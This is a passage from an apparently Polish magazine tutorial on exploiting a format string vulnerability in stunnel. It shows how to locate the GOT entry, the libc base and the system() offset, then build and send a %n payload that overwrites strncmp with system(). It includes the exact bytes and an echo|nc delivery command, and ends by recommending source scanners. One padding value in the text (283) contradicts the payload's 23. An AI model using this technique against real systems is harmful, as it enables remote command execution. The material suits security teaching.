- ciąg formatujący, powodujący nadpisanie wybranego przez nas miejsca w pamięci (w strukturze GOT) wybraną przez nas wartością (adresem funkcji), tak, by zamiast `strncmp()` wywołana została funkcja `system()`.

Aby przygotować odpowiedni ciąg, musimy najpierw ustalić kilka faktów:

- w jakim miejscu w pamięci (w przestrzeni adresowej procesu *stunnel*) znajduje się wpis w GOT odpowiadający funkcji `strncmp()`,
- w jakim miejscu w pamięci (w przestrzeni adresowej procesu *stunnel*) załadowana jest biblioteka *libc*,
- w jakim miejscu w bibliotece *libc* znajduje się funkcja `system()`.

Aby dowiedzieć się, w jakim miejscu w pamięci znajduje się wpis w GOT odpowiadający funkcji `strncmp()`, skorzystamy z narzędzia *objdump*, który umożliwia wyświetlanie informacji dotyczących plików wynikowych (czyli plików będących wynikiem kompilacji). Opcja `-R` (`--dynamic-reloc`) programu *objdump* umożliwia wyświetlenie wszystkich dynamicznie relokowanych wpisów w danym pliku – także dzielonych bibliotek. Wydajmy polecenie:

```
$ objdump -R stunnel
```

W wypisanej przez *objdump* liście znajdujemy wpis dotyczący funkcji `strncmp()`.

```
$ objdump -R stunnel | grep strncmp
08053490 R_386_JUMP_SLOT    strncmp
```

Znaleziony adres – 0x08053490 – jest miejscem w pamięci, które zechcemy zmodyfikować.

Aby sprawdzić, w jakim miejscu w pamięci załadowana jest biblioteka *libc*, obejrzyjmy zawartość pliku */proc/<PID procesu stunnel>/maps*. Plik ten zawiera listę aktualnie zmapowanych dla danego procesu adresów pamięci oraz prawa dostępu do nich (`man proc`). Uruchamiamy *Stunnel* i sprawdzamy jego PID:

```
$ nc -l -p 2525
$ ./stunnel -c -n smtp \
  -r 127.0.0.1:2525
$ ps | grep stunnel
2105 pts/1 00:00:00 stunnel
```

W pliku */proc/2105/maps* znajdujemy dwa wpisy dotyczące biblioteki *libc*:

```
40173000-402a6000 r-xp
  00000000 07:00 81837
```

Podstawy

```
  /mnt/aurox/lib/tls/libc-2.3.2.so
402a6000-402aa000 rw-p
  00132000 07:00 81837
  /mnt/aurox/lib/tls/libc-2.3.2.so
```

Interesuje nas wpis z atrybutem wykonywalności (`x`). Zapamiętajmy więc adres: 0x40173000.

Teraz musimy znaleźć miejsce, gdzie w bibliotece *libc* znajduje się funkcja `system()`. W tym celu skorzystamy z narzędzia *nm*, które podaje listę symboli w pliku wynikowym – w naszym przypadku w pliku biblioteki *libc*. Zastosujemy opcję `-D` (`--dynamic`), która wyświetli symbole dynamiczne:

```
$ nm -D /lib/libc-2.3.2.so \
  | grep system
(...)
0003d4d0 W system
```

Skoro biblioteka *libc* jest ładowana pod adres 0x40173000 – a wewnątrz niej funkcja `system()` zaczyna się od offsetu 0x0003d4d0 – to adres, pod którym w przestrzeni adresowej procesu *stunnel* umieszczona jest funkcja `system()`, wynosi 0x40173000+0x0003d4d0 =0x401b04d0. Tę właśnie wartość musimy umieścić pod adresem 0x08053490.

Tworzymy ciąg

Mamy już komplet informacji potrzebnych do stworzenia ciągu. Będzie on wyglądał następująco:

- polecenie do wykonania, zakończone znakiem komentarza (by dalsza część ciągu nie była wykonywana), na przykład `touch xxxx #`,
- adres 0x08053490,
- adres 0x08053491,
- adres 0x08053492,
- adres 0x08053493,
- znacznik `%<jakaś_liczba>x` – wypisujący odpowiednią liczbę znaków,
- znacznik `%<jakaś_liczba>$n` – umieszczający liczbę wypisanych znaków pod adresem wziętym z odpowiedniego pseudoargumentu (czyli pod adresem 0x08053490),
- znacznik `%<jakaś_liczba>x`,
- znacznik `%<jakaś_liczba>$n` – umieszczający liczbę wypisanych znaków pod adresem wziętym z kolejnego pseudoargumentu (czyli pod adresem 0x08053491),
- znacznik `%<jakaś_liczba>x`,
- znacznik `%<jakaś_liczba>$n` – umieszczający liczbę wypisanych znaków pod adresem wziętym z kolejnego pseudoargumentu (czyli pod adresem 0x08053492),
- znacznik `%<jakaś_liczba>x`,
- znacznik `%<jakaś_liczba>$n` – umieszczający liczbę wypisanych znaków pod adresem wziętym z kolejnego pseudoargumentu (czyli pod adresem 0x08053493).

Zacznijmy od sprawdzenia, którym pseudoargumentem jest pierwszy adres. W tym celu wyślijmy *Stunnelowi* ciąg:

```
touch xxxx #AAAA%x.%x.%x.%x.%x.%x. ↵
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
```

Stunnel wypisuje:

```
touch xxxx ↵
#AAAAbffff540.400f5483.4029c41b ↵
.fffffff6.40152c70.238.63756f74. ↵
78782068.23207878.41414141. ↵
252e7825.78252e78.2e78252e. ↵
252e7825.78252e78.2e78252e
```

Jak widać, cztery bajty następujące po przeznaczonym do wykonania poleceniu to dziesiąty pseudoargument (0x41414141 to `AAAA`).

Teraz ustalmy, ile znaków powinny wypisywać znaczniki `%<jakaś_liczba>x`. Jak pamiętamy, chcemy umieścić liczbę 0x401b04d0 (pod adresem 0x08053490). Zrobimy to przez wypisanie kolejno liczb: 0xd0, 0x104, 0x11b, 0x140. Do pierwszego znacznika `%n` wypisanych jest dwadzieścia osiem bajtów (szesnaście bajtów adresów i dwanaście bajtów polecenia `touch xxxx`). W związku z tym pierwszy znacznik `%x` powinien wypisać 0xd0–28=180 bajtów, drugi: 0x104–0xd0=52 bajty, trzeci: 0x11b–0x104=283 bajty, a czwarty: 0x140–0x11b=37 bajtów.

Ostatecznie więc ciąg, który wyślemy, wygląda następująco:

```
touch xxxx #0x08053490 ↵
0x080534910x08053492 ↵
0x08053493%180x%10$n%52x ↵
%11$n%23x%12$n%37x%13$n
```

Aby zawrzeć w wysyłanym ciągu bajty, którym nie odpowiadają zwykłe znaki ASCII, skorzystamy z polecenia *echo*:

```
$ echo 'touch xxxx #'\
  `echo -e '\x90\x34\x05\x08\x91 ↵
  \x34\x05\x08\x92\x34\x05\x08 ↵
  \x93\x34\x05\x08'`\
  '%180x%10$n%52x%11$n%23x ↵
  %12$n%37x%13$n' | nc -l -p 2525
```

W wyniku wydania tego polecenia na komputerze ofiary pojawi się pusty plik `xxxx`.

Podsumowanie

Błędy, które umożliwiają przekazanie do programu ciągu formatującego, mogą być, jak widać, równie groźne jak błędy umożliwiające przepełnienie bufora. Na szczęście istnieją narzędzia, które mogą pomóc programistom bronić się przed takimi błędami.

Pierwszym narzędziem skanującym kod źródłowy w poszukiwaniu możliwych błędów związanych z ciągami formatującymi był *pscan*. Obecnie narzędzi skanujących kod źródłowy jest więcej i wiele z nich rozpoznaje błędy związane z ciągami formatującym, na przykład *Flawfinder* (*http://www.dwheeler.com/flawfinder/*), RATS (*http://www.securesw.com/download_rats.htm*), czy ITS4 (*http://www.cigital.com/its4/*). Osobom programującym w języku C gorąco zalecamy ich stosowanie – pomogą w zwiększeniu bezpieczeństwa tworzonych samodzielnie aplikacji. ■